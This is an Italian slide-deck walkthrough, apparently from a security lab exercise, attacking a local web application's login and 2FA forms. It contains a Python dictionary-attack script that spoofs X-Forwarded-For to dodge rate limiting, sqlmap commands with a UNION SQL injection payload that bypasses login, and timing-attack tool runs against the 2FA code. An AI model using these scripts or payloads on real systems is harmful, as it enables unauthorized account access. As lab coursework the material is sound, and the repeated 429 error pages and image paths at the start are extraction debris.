
<html><body><h1>429 Too Many Requests</h1>
You have sent too many requests in a given amount of time.
</body></html>

<html><body><h1>429 Too Many Requests</h1>
You have sent too many requests in a given amount of time.
</body></html>

<html><body><h1>429 Too Many Requests</h1>
You have sent too many requests in a given amount of time.
</body></html>

<html><body><h1>429 Too Many Requests</h1>
You have sent too many requests in a given amount of time.
</body></html>
```

Too Many Requests error




# Exploit per il form di Login

## Dictionary Attack

Risultato dell'attacco:  
Errore 429 Too Many Requests

Ciò significa che le nostre richieste vengono bloccate dopo un numero eccessivo di tentativi.

Per risolvere questo problema implementiamo un meccanismo di spoofing dell'indirizzo ip.



# Exploit per il form di Login

## Dictionary Attack

```
def send_request(ip, combination, headers, url):
    headers['X-Forwarded-For'] = ip
    data = {'password': str(combination)}
    response = requests.post(url, headers=headers,
    handle_response(response, combination)
```

Modifichiamo il campo X-Forwarded-  
For assegnando l'ip generato

avvio dei threads,  
esecuzione di send\_request(),  
parametri per le richieste

```
GNU nano 7.2
def send_all_requests(url, dict):
    base_ip = '192.168.'
    current_ip_suffix = [1, 1]
    headers = {
        'Host': '127.0.0.1:1337',
        'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; rv:109.0) Gecko/20100101 Firefox/115.0',
        'Origin': '127.0.0.1:1337',
        'DNT': '1',
    }

    # Multi-threading requests sending (see python ThreadPoolExecutor lib for more informations)
    with ThreadPoolExecutor(max_workers=100) as executor:
        futures = []

        for i, combination in enumerate(combinations_array, start=1):
            ip = base_ip + str(current_ip_suffix[0]) + '.' + str(current_ip_suffix[1])

            future = executor.submit(send_request, ip, combination, headers, url)
            futures.append(future)

            if i % 5 == 0:
                current_ip_suffix[1] += 1

            if current_ip_suffix[1] > 254:
                current_ip_suffix[1] = 1
                current_ip_suffix[0] += 1

            if current_ip_suffix[0] > 254:
                current_ip_suffix = [1, 1]

        for future in futures:
            future.result()

def get_combinations_in_dict(path):
    with open(path, 'r') as f:
        return f.read().splitlines()
```

IP sorgente di base

IP destinazione + porta

pool di threads

IP spoofing  
ogni 5 richieste

output threads

lettura dal dizionario

# Exploit per il form di Login X

## Dictionary Attack

Purtroppo le credenziali sembrano essere state scelte in maniera corretta, quindi questo attacco si rivela essere futile.  
Siamo dunque costretti a passare al prossimo tipo di attacco : **SQL injection**



# Exploit per il form di Login

## SQL Injection

**SQL Injection:** attacco che sfrutta delle vulnerabilità presenti nelle applicazioni web per eseguire codice SQL **non autorizzato** all'interno di un database.




# Exploit per il form di Login

## Il tool **sqlmap**

Per bypassare la form di login  
utilizziamo **sqlmap**, un tool  
**open source** scritto in **python**.

Dispone di un potente motore  
per la ricerca di vulnerabilità:

- database fingerprinting
- accesso al file system  
sottostante
- data fetching dal db
- ...



GitHub: <https://github.com/sqlmapproject/sqlmap>

# Exploit per il form di Login

## Il tool sqlmap

```
nik@LAPTOP-QF1B0J7V:~/sqlmap-dev$ python3 sqlmap.py -r postRequest.txt -p username --delay=0.5 --dbms=mysql -v 6
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end
liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 12:19:43 /2024-04-13/

[12:19:43] [INFO] parsing HTTP request from 'postRequest.txt'
[12:19:43] [DEBUG] not a valid WebScarab log data
[12:19:43] [DEBUG] cleaning up configuration parameters
[12:19:43] [DEBUG] setting the HTTP timeout
[12:19:43] [DEBUG] setting the HTTP User-Agent header
[12:19:43] [DEBUG] creating HTTP requests opener object
```

- postRequest.txt: file contenente la richiesta da effettuare al server
- -p username: parametro da sfruttare per l'attacco
- delay=0.5 intervallo tra una richiesta e l'altra per evitare l'errore HTTP 429
- -v 6 livello di verbosità, mostra anche il corpo e l'header di request e response
- --dbms=mysql: versione del DBMS, ottenuto grazie ad una precedente scansione

# Exploit per il form di Login

## Il tool sqlmap

### Il file postRequest.txt

```
GNU nano 7.2                                         postRequest.txt
POST /%2f%2fauth/login HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: it-IT,it;q=0.9,en-US;q=0.8,en;q=0.7,de;q=0.6,ceb;q=0.5,cs;q=0.4
Cache-Control: max-age=0
Connection: keep-alive
Content-Length: 26
Content-Type: application/x-www-form-urlencoded
Host: 192.168.1.209:1337
Origin: http://192.168.1.209:1337
Referer: http://192.168.1.209:1337/%2f%2fauth/login
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.36

username=value&password=value
```

# Exploit per il form di Login

## Il tool sqlmap

```
[11:43:53] [PAYLOAD] value' UNION ALL SELECT NULL,NULL-- -
[11:43:54] [TRAFFIC OUT] HTTP request [#64]:
POST /%2f%2fauth/login HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: it-IT,it;q=0.9,en-US;q=0.8,en;q=0.7,de;q=0.6,ceb;q=0.5,cs;q=0.4
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Host: 172.19.168.3
Origin: http://172.19.168.3:1337
Referer: http://172.19.168.3:1337/auth/login
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.36
Content-length: 75
Connection: close

username=value%27%20UNION%20ALL%20SELECT%20NULL%2CNULL--%20-&password=value

[11:43:54] [TRAFFIC IN] HTTP redirect [#64] (302 FOUND):
Content-type: text/html; charset=utf-8
Content-length: 219
Location: /auth/verify-2fa
Connection: close

<!doctype html>
<html lang=en>
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>You should be redirected automatically to the target URL: <a href="/auth/verify-2fa">/auth/verify-2fa</a>. If not, click the link.
```

Parametri di Injection

valore di ritorno del sito:

codice HTTP 302 con location /auth/verify-2fa

# Exploit per il form di Login

## SQL Injection

Accesso alla pagina 2FA iniettando la query con **postman**

The screenshot shows the Postman interface for a POST request to `172.19.168.3:1337/%2f%2f%2fauth/login`. The **Body** tab is selected, showing two form-data fields: `username` with value `value' UNION ALL SELECT NULL,NULL--` and `password` with value `value`. A green callout bubble labeled "Injection della query malevola" points to the `username` field. The **Body** section also displays the raw HTML code of the page, which includes a 2FA verification form.

**2FA Code Verify**

2FA Code:

Accesso alla pagina 2FA

39

# Analisi dell'ambiente

## Albero di attacco



# Exploit per il form 2FA

Notiamo che il form del codice 2FA è limitato a 4 caratteri. Assumendo dunque che come la maggior parte dei codice 2FA sia composto da soli numeri possiamo pensare a due tipi di attacco:

- Brute force
- Timing attack

The screenshot shows a web interface for a 2FA code verification. At the top, there is a navigation bar with tabs: Body (which is selected), Cookies, Headers (9), and Test Results. Below the tabs are four buttons: Pretty, Raw, Preview (which is selected), and Visualize. The main area contains a title "2FA Code Verify" and a form with the text "2FA Code: Enter 2FA Code" and a "Submit" button.

```
<input type="text" name="2fa-code" id="2fa-code" maxlength="4" placeholder="Enter 2FA Code">
```

# Exploit per il form 2FA

## Timing attack

Il **timing attack** è un attacco side channel che analizza il tempo di esecuzione di alcune istruzioni.

L'avversario, analizzando il tempo di esecuzione e attraverso vari tentativi, può scoprire la password.



# Exploit per il form 2FA

## Il tool

Il tool presente su github è scritto in ruby

```
nik@LAPTOP-QF1B0J7V:~$ timing_attack -u http://192.168.1.214:1337/%2f%2f%2fauth/verify-2fa --post --parameters '{"2fa-code":"INPUT"}' --brute-force
Target: http://192.168.1.214:1337/%2f%2f%2fauth/verify-2fa
Method: POST
Parameters: {"2fa-code"=>"INPUT"}
\ ''
Got too many possibilities to continue brute force:
      3      6      7      0      8      1      2      9
[arrows pointing from the numbers to the labels]
    risultato    target    metodo e parametri    bruteforce
```



Il risultato dell'attacco da esito negativo: il timing con il brute-force fallisce poichè ci sono troppe possibilità da considerare

[https://github.com/ffleming/timing\\_attack](https://github.com/ffleming/timing_attack)

# Exploit per il form 2FA

Il tool

Proviamo con altri parametri

```
nik@LAPTOP-QF1B0J7V:~$ timing_attack -u http://192.168.1.214:1337/auth/verify-2fa --post --parameters '{"2fa-code":"INPUT"}' --brute-force --percentile 100 --mean --median -c 1 -n 20
Target: http://192.168.1.214:1337/auth/verify-2fa
Method: POST
Parameters: {"2fa-code"=>"INPUT"}
\ '00'
Got too many possibilities to continue brute force:
  007    008
```

```
nik@LAPTOP-QF1B0J7V:~$ timing_attack -u http://192.168.1.214:1337/auth/verify-2fa --post --parameters '{"2fa-code":"INPUT"}' --brute-force --percentile 100 --mean --median -c 1 -n 20
Target: http://192.168.1.214:1337/auth/verify-2fa
Method: POST
Parameters: {"2fa-code"=>"INPUT"}
\ '1'
Got too many possibilities to continue brute force:
  13    19    12    15    17    10
```



valutazione del  
risultato per  
ciascun input

mediana, mean e  
parametro di  
concorrenza

numero di  
richieste per  
input

Il tool dovrebbe raggruppare gli input per durata: short e long.  
Purtroppo si ottiene sempre esito negativo.

[https://github.com/ffleming/timing\\_attack](https://github.com/ffleming/timing_attack)

# Exploit per il form 2FA

Brute Force attack
